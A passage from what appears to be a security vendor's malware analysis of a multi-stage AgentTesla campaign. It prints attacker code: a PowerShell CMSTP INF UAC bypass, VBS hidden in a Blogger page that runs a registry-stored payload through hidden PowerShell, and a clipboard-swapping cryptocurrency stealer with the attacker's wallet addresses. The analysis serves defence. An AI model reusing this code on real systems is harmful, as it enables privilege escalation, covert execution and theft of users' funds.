    [Parameter(HelpMessage="Specify the INF file location")]
    $InfFileLocation = "$env:temp\CMSTP.inf",

    [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
    [String]$CommandToExecute = 'wscript.exe C:\Users\Public\hehehehehe.vbs'
    )

$InfContent = @"
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
$CommandToExecute
taskkill /IM cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7
[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
"@

$InfContent | Out-File $InfFileLocation -Encoding ASCII
}
```

PowerShell creating INF file.


And then executing the INF file with the cmstp LoLBin.

```
If (Test-Path $InfFileLocation) {
 #Command to run
 $ps = new-object system.diagnostics.processstartinfo "c:\windows\system32\cmstp.exe"
 $ps.Arguments = "/au $InfFileLocation"
 $ps.UseShellExecute = $false
```

Executing the INF file.

Stage 05 – Cryptocurrency Stealer

The third URL downloaded by the second stage VBS is hosted with Blogger, which tries to camouflage itself through a fake web page that says the content is sensitive.



Fake web page downloaded by the second stage.
Despite the attempt to hide behind this web page, we can find two malicious VBS within the HTML, which are decoded and executed with a simple JavaScript.

```
<h2 class='title'>min</h2>
<div class='widget-content'>
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22VBScript%22%3E%0AGetObject%28StrReverse%28%22B0A85DF40C00-9BDA-
//-->
</script>
</div>
<div class='clear'></div>
</div></div>
<div class='tabs no-items section' id='crosscol-overflow' name='Cross-Column 2'></div>
</div>
</div>
```

VBS code hidden in the HTML page.
One of the VBS executed in this stage leads to the same PowerShell that delivers AgentTesla, which is redundant. However, the other VBS code leads to a simple cryptocurrency stealer written in PowerShell.

```
<script language="VBScript">
GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen")).regwrite "HKCU\Software\cookerr",
"$kinkiii=@(102,117,110,099,116,105,111,110,032,105,115,066,105,116,099,111,105,110,065,100,100,114,101,115,115,040,

Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create( "powershell.exe ((gp HKCU:\Software).cookerr)|IEX", null, objConfig, intProcessID)


Window.ReSizeTo 0, 0
self.close
</script>
```

VBS loading and executing the cryptocurrency stealer.
The malware is fairly simple, it works by checking the clipboard data with a regex that matches the cryptocurrency wallet pattern. If it is found, the data is replaced with the attacker's wallet address.

```
function isBitcoinAddress([string]$clipboardContent)
{


        $validRegex = '^(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}$'
        if($clipboardContent -cnotmatch $validRegex)
        {
            return $false
        }

        return $true
}
#eth

function isEthereumAddress([string]$clipboardContent)
{


        $strLength = $clipboardContent.length


        $validRegex = '^0x[a-fA-F0-9]{40}$'
        if($clipboardContent -cnotmatch $validRegex)
        {
            return $false
        }

        return $true
}
```

Cryptocurrency stealer in PowerShell.

The code is able to replace the address for many coins, such as Bitcoin, Ethereum, XMR, DOGE, etc.

```
$EthereumAddresses = ("0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6")
$EthereumAddressesSize = $EthereumAddresses.length


$XmrAddress = (
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8",
"83JYuoz9uBvlnyliioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmD8")
$XmrAddressSize = $XmrAddress.length

$XLMAddress = ("GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7")
$XLMAddressSize = $XLMAddress.length


$XRPAddress = ("rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ")
$XRPAddressSize = $XRPAddress.length



$LTCAddress = ("LZApZozcKmD1JynSvXqSN8m115ZefbnYMK", "LZApZozcKmD1JynSvXqSN8m115ZefbnYMK",
"LZApZozcKmD1JynSvXqSN8m115ZefbnYMK", "LZApZozcKmD1JynSvXqSN8m115ZefbnYMK",
"LZApZozcKmD1JynSvXqSN8m115ZefbnYMK")
$LTCAddressSize = $LTCAddress.length

$ADAAddress = ("reinstall windows", "reinstall windows", "reinstall windows", "reinstall windows",
"reinstall windows")
$ADAAddressSize = $ADAAddress.length
```

Cryptocurrency addresses used by the attacker.
The complete list of the addresses used by the attacker can be found on our GitHub page.

Conclusion

Attackers not only continue to abuse Microsoft Office to deliver malware, but are also increasingly including cloud services in their attacks, as this adds a certain resilience to the entire process. Netskope Advanced Threat Protection includes a custom Microsoft Office file analyzer and a sandbox to detect campaigns like the one we described in this analysis. We will continue to provide updates on this threat as it evolves.


Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
    - Document-Office.Trojan.AgentTesla
    - Win32.Trojan.AgentTesla

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox
- Gen.Malware.Detect.By.StHeur.MsOffice indicates a sample that was detected by Netskope's static ML Microsoft Office analyzer engine.

Below we have an example of a sample detected by Netskope, which has a score of 9/63 on VirusTotal.



IOCs

A full list of IOCs and a Yara rule are all available in our GitHub repo.